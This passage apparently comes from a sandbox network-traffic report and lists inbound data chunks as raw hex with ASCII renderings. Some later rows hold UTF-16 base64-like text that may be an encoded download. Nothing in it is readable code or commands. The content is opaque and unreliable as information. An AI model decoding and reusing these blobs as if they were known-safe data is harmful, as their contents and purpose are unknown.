2022-01-06 07:09:08 UTC	160	IN	Data Raw: 08 86 ee 07 ff 62 da 93 70 5e 8b 97 8b f7 3e 49 ee cd 90 47 5c bd c5 5f 6d 25 c8 c7 61 10 cc 7e c3 77 f9 c3 22 6a 93 4f 01 95 31 dc 9c d6 2b 57 ce 92 c8 bd e4 15 5e d4 be bb ed 32 86 c0 33 0c 83 c3 44 68 5a 1a a9 69 87 3b 9d 86 5c 4e f8 fb ac 2c d1 49 6c f5 54 84 4e 04 04 22 dc 16 8d e5 a3 0e 65 b0 28 e9 9c 69 df 79 1b 6b de d0 c2 38 2c c7 08 35 0c 84 fa 33 0c 66 d8 bf 65 36 6c f8 ec 32 09 1e 74 a7 c7 81 71 d3 34 d5 fb ce fb da ff 6f 8b 51 98 d2 4f dc f1 0c 69 c7 a3 54 c9 0f 18 ee 24 16 de 78 75 60 1f 7c 54 a0 75 fd a8 6b 7d 5b 32 77 0c 26 72 73 4b a1 32 55 55 fa 3c 7b 5a 9f 4b 86 f3 ed 6d 3f 59 04 66 07 fd 34 e7 c1 2c 01 5f 0e 1b e5 a8 6a 1c e3 fc f6 1c 0c c5 13 0c c3 83 9d 0c be 45 9d e5 46 b6 07 aa 2b bd 62 fa 30 3e 69 56 4e 79 6d 2e 2a 2c e9 2f c6 4d Data Ascii: bp^>IG_m%a~w"jO1+W^23DhZi;\N,IlTN"e(iyk8,53fe6l2tq4oQOiT$xu`|Tuk}[2w&rsK2UU<{ZKm?Yf4,_j EF+b0>iVNym.*,/M
2022-01-06 07:09:08 UTC	164	IN	Data Raw: 77 3d 07 a1 56 5d 68 f9 65 05 9d 09 c0 df a6 71 2e 3c 3d 35 a1 96 4f 34 be dd 76 f5 fe f2 c4 cb 87 8f 30 49 97 cb 1f 87 d2 d8 0c b1 ff 9b 92 2c 63 6a f8 a3 b6 41 7f 1b 8a dd c0 ae c9 d6 4e d9 a6 c3 7f 2c 20 be 11 96 2b 4a a0 09 2b f2 ce 37 10 a6 aa 40 e8 9b 0a 75 3e 3e 52 db cf 91 6a 4b 72 6f bf 7e 61 90 6f 6f 3d 97 a7 62 b2 41 c5 e1 f3 16 42 6a 83 fe 6c 93 46 c7 a2 a0 38 cf e9 84 ed dd e8 70 5e f6 e3 4d b8 81 7d 99 e0 83 bb b0 99 9d de 7a 5b fc 50 c7 57 bf 35 09 07 36 f4 94 04 bb f9 a3 c5 8f a7 36 f2 cd b5 4b 9a f5 64 4e b3 fb 5b 5e d7 50 dd 8b 88 72 7f ec e5 42 66 88 21 22 b3 03 81 c2 d7 95 f2 73 90 a3 0c a6 75 61 7d a1 bb d0 5b b4 19 26 00 9b 63 e8 5e 73 ae 6c 97 ae a0 e4 b8 eb ab 37 2a 41 b5 8c a6 6b d3 b0 7b de 70 b5 10 f9 a9 ad a7 82 c8 c9 d5 1a d9 Data Ascii: w=V]heq.<=5O4v0I,cjAN, +J+7@u>>RjKro~aoo=bABjlF8p^M}z[PW566KdN[^PrBf!"sua}[&c^sl7*Ak{p
2022-01-06 07:09:08 UTC	168	IN	Data Raw: 2d 90 4c 43 37 11 f5 ab f3 26 9e af 1c 91 e8 35 da fb e9 7b f4 f9 3a a9 88 4b 76 63 5f 55 09 4d 59 86 4a e3 0a 17 62 63 38 cb a5 d6 4c 22 53 b3 ef 60 05 da c9 c9 8b 8a e1 35 ee c8 ed dc 0d 7b 48 9f 4f 73 24 ed a7 d7 fa 1a 7e d1 c5 9c 2d e3 6c c4 d5 01 19 0c 9b 5e 6e a6 1f 8b 2d 49 a0 38 6c b2 0d cb 5b e2 14 6e 62 ed cd 8a 4c 8d 86 a2 9f 81 a0 96 2e 81 6a d6 7d cd 6b 3d 4e 4c 16 78 2a 8e 19 b7 f1 39 99 18 3c a8 a9 47 46 43 d3 74 30 cd e6 c2 06 43 24 3e 52 f5 a9 a4 42 f6 01 7e 49 b2 f1 4d 49 7f b2 ea 57 44 a5 2d fd 1f 71 f8 13 96 9e 31 c6 3a ae 95 01 21 22 b3 0b 0b b7 3e a5 56 bf cd f4 59 11 4b d5 9e 2c 2c 48 b0 b3 da 6b 78 0c 73 a4 7f 59 e4 30 b8 df b2 e3 b4 d2 70 fa 96 e6 bd 9c 9c b5 ad 66 bc c0 bc 98 74 56 f8 2d 9a 9a 35 13 e2 f5 8b 7b 10 1b 9b d9 0a 19 Data Ascii: -LC7&5{:Kvc_UMYJbc8L"S`5{HOs$~-I^n-I8l[nbL.j}k=NLx*9<GFCt0C$>RB~IMIWD-q1:!">VYK,,HkxsY0pftV-5{
2022-01-06 07:09:08 UTC	172	IN	Data Raw: 2b 7b 0d 8d 1b 46 88 6b f8 0a 4f 2c fa 8f 49 e0 d7 ed ee 98 ec 8c df 32 05 c5 04 ab 87 4f c3 37 bc 96 fa b8 87 b9 5c 4c 99 72 dd 18 15 d9 b9 41 43 16 2d 46 ba 4d e4 70 1a 2e 80 60 96 4e 2d 36 4b b8 96 c4 56 d7 29 96 ff 9a 60 9c 03 77 45 7e b6 50 60 7a f4 81 c6 97 c8 2a a7 db f9 0f c0 73 62 ca 68 a0 a6 ac 57 55 35 f0 4c 8f 6d ae 23 12 a0 82 b5 ea bc cc 66 0e 3e 44 d0 dc bd 3e 01 c0 a4 22 92 65 e7 28 cc d3 71 c8 2c 10 ae 91 b5 d1 b0 47 5d 27 ea d8 15 c3 48 71 42 8c ad 15 2a b9 44 85 af a9 f5 87 1b 05 3d 03 11 fe be 89 4c 81 b8 46 5a a8 65 dd a2 1b 4b 6b 48 c1 c7 02 1c d2 7f e2 c8 6e b4 14 34 06 b5 1c 03 a1 c0 d3 69 86 72 e6 0f 4c 91 12 c1 d3 76 63 f9 ca df 8e 98 a7 f6 db d5 be 9d 37 bd ad 1b 9e 3b ab 72 a9 b6 e5 ef 02 57 14 69 f0 ee 51 e9 60 20 7d 7f 8f 4e Data Ascii: +{FkO,I2O7\LrAC-FMp.`N-6KV)`wE~P`z*sbhWU5Lm#f>D>"e(q,G]'HqB*D=LFZeKkHn4irLvc7;rWiQ` }N
2022-01-06 07:09:08 UTC	177	IN	Data Raw: 51 50 45 fe a8 25 ac 95 57 0c 87 57 6a 68 06 48 09 ff 15 ec d6 be 7c d6 8c d6 24 31 14 e3 6d e2 ff 8f 97 1f 52 2e 2e ca ee 24 a2 bd a2 4a cb b2 d5 e4 c3 b7 00 d7 df 4b ae 3c ff db b7 7a 0c 01 ee dd df f7 fc 78 58 02 32 41 74 ca 5d 25 2a d3 d0 8c ce 4f 62 bc ec 1a 7c cc 81 97 1c 21 85 3f 72 cd 6e 06 70 d8 1a 63 6f ec 94 26 0f d1 31 7e 02 47 ef 05 23 12 4a 96 cd 52 63 91 cf 69 4a 85 64 5e 32 f3 5b af 62 be d3 77 56 25 54 1c d7 86 89 57 6c 43 18 a5 03 c9 a1 6c d6 0c b9 71 8e 66 08 fc 76 cb 76 9a a6 07 18 ed e1 e8 63 0b c4 01 6d 1c e4 7a 61 d2 86 00 3f 9e 30 f8 2f 50 b0 f0 07 b0 40 e3 5e 00 d5 5c 4e f6 c9 70 4a 4a 25 a3 91 6e b4 85 d5 51 22 47 69 82 92 d6 f7 f1 01 9e 61 74 15 5e 6b b0 3a 4a 18 66 a9 27 97 b2 5f 89 ce 7c 4a b4 34 3d 23 27 6e 3f 7a 04 f5 bb a0 Data Ascii: QPE%WWjhH|$1mR..$JK<zxX2At]%*Ob|!?rnpco&1~G#JRciJd^2[bwV%TWIClqfvvcmza?0/P@^\NpJJ%nQ"Gia t^k:Jf'_|J4=#'n?z
2022-01-06 07:09:08 UTC	180	IN	Data Raw: 7d dd e4 30 c8 a0 19 22 6c f1 b6 a5 57 bd 76 80 b2 cd a0 44 d2 b5 a8 fc 9c 0f 6e 3e 98 a6 84 61 f3 31 e8 03 6b e3 a1 13 62 4c ea 50 db 30 68 f6 57 a9 c0 9d ee ca 21 9e 19 47 81 9c 6b 28 e8 73 17 aa 45 c4 6e 4a b9 e5 a3 e4 96 48 67 4f ed d2 2a 7a 9b 3e 4a be 16 db b1 8b 4e b9 1c cb 4f 2d 18 f5 a8 99 f4 d6 f8 1e 7e 02 80 91 65 cc ad 0c 59 92 67 10 50 70 d9 8e 1b 74 a1 e8 e7 c2 d3 a6 3c bf c9 2b e4 82 e8 f6 71 8d 04 ba 82 11 1d 38 3f 00 b7 2b 31 db 2a 37 b5 56 e9 55 e8 b7 7c 7c 13 f1 07 e1 f3 3c a2 d1 39 0d 76 d6 18 12 17 22 0f 23 2f 8a 31 7f 72 44 a2 9a 1a 00 d4 ec 47 90 3b 90 ce fd 9e dd b8 fc f4 a7 63 e3 a1 69 18 e1 e6 90 27 ee 12 a2 72 7c 95 af 4a ea dc 69 7d 13 a9 ea b2 da 69 34 fe d2 d4 de 8c be 0c 84 40 69 8c 26 ec 63 ad 18 5c 1d cd d8 8a 03 a2 9f 0a Data Ascii: }0"lWvDn>a1kbLP0hW!Gk(sEnJHgO*z>JNO-~eYgPpt<+q8?+1*7VU|<9v"#/1rDG;ci'r\Ji}i4@i&c\

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	185	IN	Data Raw: 98 47 6f 4b a2 fc 52 a8 bb 67 2d 58 1b 10 36 6d 2c 10 f6 36 1a 27 6b dd dd 65 35 c0 67 a4 51 a3 02 fe dd 9e b1 41 1f 1e 27 ba b4 65 46 90 36 4a 5b c9 35 35 54 d8 21 3f dd e1 a5 dd 40 3e f9 78 fa b9 72 6f d2 51 32 b7 2a ff a1 08 5e 84 20 1a 2c 13 45 d7 30 86 ec 68 90 01 31 33 43 9e 02 38 1a 7d e3 18 31 17 48 74 0d 30 58 74 74 5e 6e 69 cc 51 41 69 b5 0a a9 f3 36 d1 77 5b 4d ac f7 8f cf 9c bb a0 13 95 e2 31 fb 69 34 dc ef 91 9b 35 4d 09 83 d9 c4 2f 70 53 28 8e 9d 6e 14 04 6d 03 b2 10 e8 d8 4f 4b 86 ac e0 e1 6d 08 b7 ef b5 7c da c4 c6 b5 ea 5b f3 2b e1 9f 45 eb f6 ef 50 cb 22 99 2a ca 52 f9 06 af ac a6 a2 cf 22 6c 63 31 f5 4c 58 34 a4 f9 67 d5 d9 ac ca 78 a6 b1 1a 9d 2e d9 b1 d0 e9 a1 a5 ca ca 0e 9a ab f4 a4 13 df d1 e1 78 6d 63 a7 c6 f5 80 e3 08 74 6a ab ff Data Ascii: GoKRg-X6m,6'ke5gQA'eF6J[55T!?@>xroQ2*^ ,E0h13C8}1Ht0Xtt^niQAi6w[M1i45M/pS(nmOKm|[+EP'"*R" lc1LX4gx.xmctj
2022-01-06 07:09:08 UTC	189	IN	Data Raw: 8b b4 6b e6 57 61 78 f9 f7 42 9b 59 16 4d fa 62 e9 b0 bd 50 28 b2 66 39 15 93 32 9a bc a0 3f 8c c7 a5 d4 83 63 67 66 1a 34 fc 76 a8 3e 67 8a 2d e1 8f 8b b9 e9 6d 8d 3e bc 63 ef 2f ab aa 69 11 f5 aa 6c 2d aa ff 2f 83 17 38 6c 31 f1 68 f2 c8 32 2e b8 40 c7 26 5d c7 1c 6e cd 16 e4 c5 b1 53 7f d9 7c 40 23 ef 08 c4 8d fe 7d ff 03 98 23 44 a8 01 6a 59 df 34 b4 12 5a 77 ee b5 57 3a 87 a7 35 f4 a1 9f 17 41 7e 6c 3d 7d 2f 44 08 76 9f 14 5e 48 56 c1 48 e3 8a 1d 5f ca d2 17 55 4f 17 7a cf 48 eb e0 0d b2 c3 80 bb 92 a5 bd af cf b0 a7 eb bf 18 36 7c 86 08 bb 18 e9 42 b4 18 b3 68 0a db 17 44 20 c9 35 a4 88 57 ca f5 19 95 78 59 2a 3f c2 44 34 ff 9c e1 1b bb 81 c8 ce 98 8d 04 07 64 f0 83 5d ee 09 0f 8a 9d 25 f1 d4 eb b9 15 fd fd 80 57 d9 5b 7c 11 47 a7 d0 b5 90 43 d7 a3 Data Ascii: kWaxBYMbP(f92?cgf4v>g-m>c/il-/8l1h2.@&]nS|@#}#DjY4ZwW:5A~l=}/Dv^HVH_UOzH6|BhD 5WxY*?D4d] %W[|GC
2022-01-06 07:09:08 UTC	193	IN	Data Raw: ad cd d0 8f 89 f3 d6 76 d1 5f 75 56 7c e7 19 9b c3 95 ba 43 ab 16 67 8a cb 8b 8b 0c 07 3c 1e 27 e2 0e 6d e3 5b 15 53 9c 9f 35 91 b0 d2 33 02 01 c5 87 1e 25 db 9b a7 f2 f1 2a 55 fa 50 bd 43 d5 6d 14 b9 05 27 8e 9c 1a 10 58 e8 19 5a d6 48 4d ef f7 9e 56 81 e4 74 de 79 c0 2a 85 1d a9 42 a2 51 4e 70 5b 58 99 b0 c5 dc 63 bb e6 b8 a3 4b 1f 04 18 ed 10 e3 d5 66 13 3d 9b 94 59 5a af 6a 25 1c e7 1f eb e0 a7 17 c5 e4 71 3b 6d a9 06 db 25 38 29 3b 0a 5d c1 01 6b 71 ff 95 2c cb e6 1a 3d d2 71 7c 52 e9 01 d3 2b 9f 0d bb e6 1d 9e ae 7d 7a a6 01 d4 8f 4d 1f 73 08 e3 56 94 c4 6c ad 02 1d 8c 41 b2 4f 2d 61 1c 20 a3 a4 ff 9b ed 2d ee cd 35 c5 b6 95 c5 c9 6b 0d fa b5 62 cd 7a 00 5c df 51 f7 24 b6 ab 2d 84 99 a5 d5 32 8e 25 2e f5 2a 0b b7 e2 35 34 ea f6 7a 40 86 73 b8 78 95 Data Ascii: v_uV|Cg<'m[S53%*UPCm'XZHMVty*BQNp[XcKf=YZj%q;m%8);]kq,=q|R+}zMsVlAO-a -5kbz\Q$-2%.*54z@sx
2022-01-06 07:09:08 UTC	197	IN	Data Raw: 71 ea 45 7c 28 37 42 8d 25 f9 ea e0 65 28 a7 45 9d d6 0e ff af a4 a5 67 6c d2 4a 73 1f 7c c4 f9 fd bf f3 40 56 3c 86 20 06 c0 6a d3 ea 02 1d 2f d3 59 6a 33 18 79 fb 46 e4 7b 69 5c df 85 31 c6 b0 0f 18 1b 4f 54 6b bb 05 64 2e 9b af bc 6e 0d 8c df 89 72 a8 42 f7 0e 84 50 9d ae b3 aa b4 aa 41 b3 cf 53 97 10 a3 c0 e3 9c 99 bd d3 5a f9 0b 2b e2 7d f5 c5 35 de 5a 70 4a 29 ad bf f4 70 8b 57 cb 30 f9 ac ab 4a 5f dd 04 e5 5d d6 77 e6 2d e9 4b 39 d0 c9 1f c6 80 65 41 f0 3e 1c f2 12 36 9d d4 8f 59 fc 85 fa f9 e1 0d 11 7d ca ca 3c a0 d4 f2 47 80 76 a9 47 db fe 42 de 15 11 8f 41 bf 22 a1 26 78 c4 de e6 67 ea 54 73 c3 0a 48 ee 76 42 f4 21 fb 16 6e b2 51 e6 db be 47 29 02 98 bb e0 a9 8b 32 0d 04 5e 76 88 db 7b fa 63 fd c8 a8 22 b7 4f 0b db f8 47 17 60 56 81 c1 c4 97 fd Data Ascii: qE|(7B%e(EglJs|@V< j/Yj3yF{i\1OTkd.nrBPASZ+}5ZpJ)pW0J_]w-K9eA>6Y}<GvGBA"&xgTsHvB!nQG)2^v {c"OG`V
2022-01-06 07:09:08 UTC	201	IN	Data Raw: 97 50 84 67 98 1d f2 3d 30 2e 76 59 07 15 73 76 75 62 3e 1a 27 00 78 09 c2 87 c1 52 ef 4c cf 12 84 0c 0d 50 51 a7 97 5b 15 7c d9 fc eb c9 0a 66 4d 84 15 95 19 90 41 5e 52 f0 27 d1 68 46 59 e4 f1 b7 9d a8 5f 3b 75 96 25 29 f1 65 a3 8f 22 14 17 f6 c5 7a e4 d3 1e e4 f5 ef 03 2f 3e da 50 23 15 cc a7 91 75 75 f0 e1 db d3 ec f1 4e 79 85 e6 f1 d8 44 30 58 c7 ea b1 96 03 c6 9f e6 82 24 2c 61 39 9b 1d 12 1a 08 e6 d6 91 bb 40 51 76 31 72 c4 db a9 16 6c d6 dd 0f 01 50 d4 b7 25 71 6e 78 5b 4e de 6e f5 60 58 5c 64 30 21 cf 98 88 b3 25 95 a8 7d 73 51 db 8c e4 c3 3e 0c f9 f1 65 71 ba ff e2 d8 e9 a3 17 45 bb f3 c2 b0 64 c3 b2 65 9e 55 45 3b 75 28 4f 44 c8 ed fc 17 22 da 97 92 d4 c1 f1 27 4d fa 99 8c 73 4f 68 29 ae 1d 62 86 b5 fe 8e e6 54 86 3f f6 73 6a cc c1 10 75 51 9f Data Ascii: Pg=0.vYsvub>'xRLPQ[|fMA^R'hFY_;u%)e"z/>P#uuNyD0X$,a9@Qv1rlP%qnx[Nn`X\d0!%}sQ>eqEdeUE;u(O D'"MsOh)bT?sjuQ
2022-01-06 07:09:08 UTC	205	IN	Data Raw: 1d 45 2a 30 eb 2f 53 48 59 7a a4 39 4d 6d 61 ac 89 9b ac f9 f1 4f 37 c2 60 39 5a bd f6 8c 77 43 99 81 73 22 79 05 1c 04 5a b1 61 37 c0 8e 2c 95 ac 60 fb 99 25 f4 c6 19 c7 41 b9 75 39 67 32 78 a4 88 49 a2 e8 25 5d 97 f0 3b be 32 47 8a d1 8b 1f c3 9d 15 59 30 ac 63 0f 37 be 5b 87 3f 98 1e 85 c9 5e ee 33 4d 1f 1e 64 a8 b4 89 0e 24 ec 8d 2c 62 fc 25 90 f5 4c 9d 37 1e 72 be e8 cf 72 00 36 78 fa 03 f4 d4 c5 df 96 4f 3b 7a c8 2a e5 7d 90 b1 de 1f 4c db ce 2a 5e 8f 30 68 96 6f f9 d3 d2 09 2a 39 4c b5 43 8d fd 86 4c 3d 73 00 ab 01 48 19 06 9b 32 4b 4f a4 b9 1e 51 91 21 0c c3 e6 c9 77 6c 1a fe 63 7f 38 c7 80 ef 77 96 fb 03 f0 79 8e 42 12 cc b0 f8 cc 18 63 c7 28 ee 22 47 1b 4e 20 20 26 21 e3 2c 81 05 1d 62 f8 3f a2 99 8c 3a 28 10 f2 74 91 66 ee c4 af 99 f1 d1 f7 66 Data Ascii: E*0/SHYz9MmaO7`9ZwCs"yZa7,`%Au9g2xl%];2GY0c7[?^3Md$,b%L7rr6xO;z*}L*^0ho*9LCL=sH2KOQ!wlc8 wyBc("GN &!,b?:(tff
2022-01-06 07:09:08 UTC	209	IN	Data Raw: 7f 27 29 27 75 b4 72 df 08 11 79 87 5f 61 21 23 b0 0a d5 91 29 3f 18 41 b6 a6 5c c6 59 f2 f4 68 cf 7c ec 33 72 c5 0c 5e 4f f4 2d 2f 19 9d 2f 1a c3 9d dc cc 7a f1 dc 90 e3 6c 49 b3 a4 89 be 08 c2 66 22 81 60 96 9a f4 11 9c 1a c0 b8 24 bc b2 8c ba 38 1d f1 68 72 c4 72 64 43 79 78 38 e8 79 90 23 f0 1f 8c bc cc 2b 64 de c1 ce 9b 53 60 0b 65 20 68 55 21 c0 35 3e 9a 47 af 65 cd 8a 53 6b 95 82 51 a8 39 df e0 30 12 91 72 a9 09 fc e9 e4 e4 3d 35 fa 5d 6b 11 13 fa 26 e7 fd c5 f4 c2 c6 49 3e 7a e7 b5 16 b2 12 40 5b 0b d6 ea 8b 9c 5e d0 ef 88 1b b7 61 c7 4a a3 42 77 98 ef 46 19 5e 1a 0e 8c 98 0f 3f 92 42 84 57 05 12 db a3 de fb 8e cf d0 aa 94 c5 77 cc 73 2d 1c 57 40 53 ca d3 d7 da b2 a5 ee 58 69 5d ee 1b 55 eb e2 45 d5 18 b3 27 60 45 92 89 07 3f c6 49 ea ff 8d f1 99 Data Ascii: ')'ury_a!#)?A\Yh|3r^O-//zIlf"`$8hrrdCyx8y#+dS`e hU!5>GeSkQ90r=5]k&I>z@[^aJBwF^?BWws-W@SXi]UE``E?I
2022-01-06 07:09:08 UTC	212	IN	Data Raw: 64 2a 6c 97 38 35 ec 0e ce 9c 35 d5 b7 49 00 8d be 53 78 e9 4b f4 a2 d4 8c 12 60 b0 ec c9 b8 60 bf 9d fa 81 71 c6 ea 46 f4 65 68 ea f7 f0 80 04 ac 64 e7 cd 93 35 96 ac 72 e9 49 ea 65 fe 85 fa da 9e 4f 35 28 e4 ec 44 c3 5f 87 19 4f 7e 44 be c5 c5 fa 63 20 2d be b5 23 15 7f b3 93 d6 a5 7f 18 10 ad 5b f3 f0 5b 69 f3 d1 7b 68 d4 d9 88 88 9e 94 26 47 eb 7b 7f 3c 97 7e 7e b6 f7 a2 c7 f4 64 7e 4c a6 73 f4 4c 21 74 ad 3b 62 35 bc 94 2a 63 cd f3 7a ea 4a a1 ce 52 c0 8c 74 c6 b4 b2 68 07 91 6f b6 ed f8 ac 2a db 3b d8 e7 ac 93 f7 95 8d 2a 7a 82 02 ae 20 f0 22 45 78 63 a5 5b 28 66 15 32 df 62 b4 7e 2c 5b 94 e9 3c 28 f1 22 de 8e 50 39 3e 7a 2a 59 71 f6 e4 b8 ed ec 54 8f 0f d6 59 a2 a6 fe 97 74 04 62 3a 24 3a 00 00 eb 9b 2e 60 62 f8 4d 91 cd 8f b3 be 3c cc 2d 21 ac f3 Data Ascii: d*l855ISxK``qFehd5rIeO5(D_O~Dc -#[[i{h&G{<~~d~LsL!t;b5*czJRtho*;*z "Exc[(f2b~,[<("P9>z*YqTYtb:$:.`bM<-!
2022-01-06 07:09:08 UTC	228	IN	Data Raw: d9 39 72 b0 5d cd 24 f4 a7 d1 70 36 ac 5c e3 2f d0 a5 7a 54 aa 43 f4 83 d9 52 16 b5 eb 51 73 f2 26 1b 2b a9 17 a9 25 25 26 66 ce fb 41 99 23 7b 44 d4 ca 58 e6 71 75 d7 9e 28 f2 cc 99 7a 7f b7 08 61 18 ad 45 ab 48 2e 79 33 fe 42 a1 63 4e 88 59 d2 5b fd e7 0c 4a df f2 79 5a d7 78 bb 55 8d e4 9b b1 a1 e2 34 29 49 1f 7a 24 4a 66 7b bd 0b d1 75 79 d7 92 04 80 f6 64 99 65 09 d2 53 9c fc 88 df 6c 7b e7 5b c7 4e 3e 1c 7c 45 21 51 90 9a 8c 58 c8 a6 5a 4c d6 ef 4b 83 ff 42 da 9a 34 f8 95 1c 18 90 a8 96 0a 87 82 c6 ce b6 ab b3 22 ab 3c 1e 22 b6 e0 bc 99 a2 eb 39 26 39 9c 0a 2f 2c 8d 8c a2 1e d9 70 94 fe c3 06 8d e3 53 b6 1c 24 81 62 14 a3 e1 ec e1 8e 11 b4 98 bd 35 02 64 40 58 19 42 3b 4a 3a 9b a8 e8 d4 a0 e0 f1 1d da 14 2c 09 b0 0e 2a ca 5d f7 52 e5 1f e0 0d 23 70 Data Ascii: 9r]$p6\/zTCRQs&+%%&fA#{DXqu(zaEH.y3BcNY[JyZxU4)Iz$Jf{uydeSl{[N>|E!QXZLKB4"<"9&9/,pS$b5d@ XB;J:,*]R#p

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	244	IN	Data Raw: 7e 0a 65 48 be b0 da 1e 98 23 48 ec 61 96 83 06 12 cf 5a df 7b e8 2a fd 16 81 6d e3 a4 c3 9f 03 a4 8b 8a 28 97 2e 34 5c f4 1c 87 21 8b b4 b3 78 4a fa d7 81 3f 5c d0 99 7c 5f 0a 0e 78 fd 57 26 ae 31 da 78 51 9a 2a db a7 e5 90 dd 09 05 e6 44 2e 01 44 c0 51 db e9 f7 a8 e1 a4 40 08 0c 58 b9 de 7c 5f bb 73 e4 e9 fa 3f 7e b3 9b 24 62 41 43 2d 48 2b 85 33 67 4f 70 fd e6 3e 73 cd bf 14 f4 9d 65 40 92 88 18 a1 03 10 ba 1d 69 35 3a 89 96 67 4d 88 0c 6e c6 14 6a c5 4b 79 41 06 9b 81 ef c0 bb 8a 5e c2 97 ea f2 b0 22 40 a5 b9 19 99 57 4d 97 2e 89 4d 59 fc 17 08 dd de d4 47 bb 89 8e 2d d9 be 71 5d e7 0b 7a e1 ed 3e 1b 22 4f 5a 7e 2b f4 58 28 08 6b c1 87 82 bc ac 3a c4 38 92 cf 65 25 8c 41 11 73 ba 37 d5 f0 72 a8 6b cd 21 db f6 cb f5 ba db 73 ca 28 f6 55 14 cb f6 81 ae Data Ascii: ~eH#HaZ{*m(.4\!xJ?|_xW&1xQ*D.DQ@X|_s?~$bAC-H+3gOp>se@i5:gMnjKyA^"@WM.MYG-q]z>"OZ~+X(k:8e%As7rk!s(U
2022-01-06 07:09:08 UTC	260	IN	Data Raw: 00 33 00 31 00 66 00 75 00 61 00 58 00 6b 00 56 00 46 00 31 00 45 00 4f 00 6e 00 6a 00 61 00 64 00 46 00 6c 00 44 00 33 00 2b 00 55 00 33 00 43 00 35 00 38 00 71 00 34 00 2b 00 6c 00 47 00 30 00 4c 00 53 00 32 00 2f 00 6c 00 4b 00 72 00 4b 00 50 00 30 00 4e 00 52 00 64 00 6a 00 39 00 4e 00 74 00 68 00 49 00 51 00 62 00 4e 00 31 00 6b 00 47 00 48 00 64 00 67 00 6f 00 52 00 54 00 4e 00 76 00 74 00 31 00 42 00 35 00 46 00 53 00 4c 00 6c 00 37 00 42 00 67 00 4a 00 65 00 76 00 37 00 44 00 41 00 33 00 56 00 34 00 2b 00 57 00 2b 00 37 00 58 00 78 00 6e 00 74 00 63 00 36 00 46 00 6e 00 62 00 58 00 31 00 6f 00 4d 00 74 00 36 00 63 00 63 00 65 00 67 00 62 00 53 00 4e 00 30 00 31 00 66 00 37 00 68 00 54 00 76 00 53 00 41 00 71 00 63 00 39 00 4a 00 42 00 4c 00 6c 00 Data Ascii: 31fuaXkVF1EOnjadFlD3+U3C58q4+lG0LS2/lKrKP0NRdj9NthIQbN1kGHdgoRTNvt1B5FSLl7BgJe v7DA3V4+W+7Xxntc6FnbX1oMt6ccegbSN01f7hTvSAqc9JBLl
2022-01-06 07:09:08 UTC	276	IN	Data Raw: 00 39 00 67 00 4b 00 33 00 39 00 49 00 53 00 66 00 32 00 35 00 78 00 72 00 66 00 33 00 33 00 45 00 75 00 4d 00 7a 00 6d 00 6f 00 66 00 42 00 73 00 41 00 69 00 77 00 38 00 62 00 52 00 36 00 70 00 50 00 30 00 6a 00 5a 00 4f 00 70 00 48 00 74 00 41 00 52 00 6f 00 53 00 52 00 35 00 58 00 78 00 6b 00 34 00 5a 00 4d 00 39 00 46 00 67 00 74 00 64 00 34 00 53 00 35 00 5a 00 5a 00 72 00 58 00 38 00 54 00 54 00 53 00 7a 00 49 00 31 00 30 00 59 00 2b 00 77 00 55 00 61 00 38 00 68 00 4b 00 56 00 54 00 7a 00 61 00 59 00 71 00 4f 00 6e 00 41 00 74 00 44 00 64 00 77 00 52 00 6b 00 42 00 67 00 4d 00 79 00 53 00 78 00 46 00 32 00 30 00 41 00 65 00 33 00 77 00 5a 00 39 00 71 00 4b 00 34 00 54 00 61 00 49 00 77 00 32 00 55 00 4e 00 33 00 65 00 4c 00 45 00 4a 00 44 00 34 00 Data Ascii: 9gK39ISf25xrf33EuMzmofBsAiw8bR6pP0jZOpHtARoSR5Xxk4ZM9Fgtd4S5ZZrX8TTSzI10Y+wUa8 hKVTzaYqOnAtDdwRkBgMySxF20Ae3wZ9qK4TaIw2UN3eLEJD4
2022-01-06 07:09:08 UTC	292	IN	Data Raw: 00 35 00 45 00 61 00 48 00 6e 00 51 00 63 00 4e 00 30 00 7a 00 43 00 6d 00 41 00 78 00 61 00 43 00 68 00 4e 00 51 00 68 00 4a 00 6b 00 6d 00 69 00 6d 00 64 00 74 00 79 00 47 00 33 00 38 00 5a 00 73 00 32 00 58 00 48 00 4a 00 45 00 4a 00 70 00 69 00 77 00 31 00 52 00 42 00 79 00 6c 00 65 00 78 00 6f 00 56 00 42 00 6c 00 46 00 61 00 70 00 68 00 7a 00 69 00 4d 00 43 00 32 00 57 00 6d 00 67 00 78 00 63 00 75 00 52 00 39 00 34 00 4e 00 33 00 63 00 70 00 62 00 6f 00 52 00 34 00 7a 00 4c 00 6b 00 66 00 4f 00 47 00 79 00 39 00 39 00 50 00 4d 00 68 00 79 00 71 00 58 00 79 00 74 00 6b 00 69 00 55 00 39 00 39 00 4f 00 37 00 36 00 41 00 35 00 42 00 4d 00 36 00 6c 00 4b 00 45 00 55 00 30 00 4a 00 75 00 48 00 30 00 68 00 74 00 49 00 71 00 79 00 51 00 7a 00 50 00 43 00 Data Ascii: 5EaHnQcN0zCmAxaChNQhJkmimdtyG38Zs2XHJEJpiw1RBylexoVBlFaphziMC2WmgxcuR94N3cpboR 4zLkfOGy99PMhyqXytkiU99O76A5BM6lKEU0JuH0htIqyQzPC
2022-01-06 07:09:08 UTC	308	IN	Data Raw: 00 2f 00 71 00 38 00 33 00 2f 00 77 00 49 00 51 00 49 00 41 00 62 00 43 00 73 00 59 00 6d 00 2f 00 51 00 4a 00 2f 00 56 00 49 00 58 00 75 00 4e 00 42 00 58 00 2f 00 47 00 53 00 61 00 4d 00 33 00 58 00 77 00 63 00 46 00 35 00 4b 00 39 00 2b 00 69 00 32 00 56 00 33 00 53 00 33 00 46 00 4c 00 59 00 42 00 79 00 79 00 49 00 5a 00 72 00 4b 00 71 00 32 00 48 00 33 00 37 00 45 00 65 00 4f 00 55 00 61 00 44 00 56 00 2f 00 2b 00 4b 00 75 00 63 00 32 00 35 00 52 00 45 00 66 00 57 00 2f 00 65 00 54 00 79 00 70 00 74 00 70 00 67 00 4d 00 44 00 43 00 47 00 45 00 36 00 66 00 77 00 34 00 71 00 6b 00 74 00 69 00 76 00 43 00 6f 00 32 00 56 00 45 00 6e 00 39 00 2b 00 5a 00 51 00 62 00 59 00 51 00 4b 00 63 00 45 00 72 00 30 00 6d 00 6c 00 4d 00 6c 00 4d 00 6d 00 78 00 6a 00 Data Ascii: /q83/wIQIAbCsYm/QJ/VIXuNBX/GSaM3XwcF5K9+i2V3S3FLYByyIZrKq2H37EeOUaDV/+Kuc25REf W/eTyptpgMDCGE6fw4qktivCo2VEn9+ZQbYQKcEr0mlMlMmxj
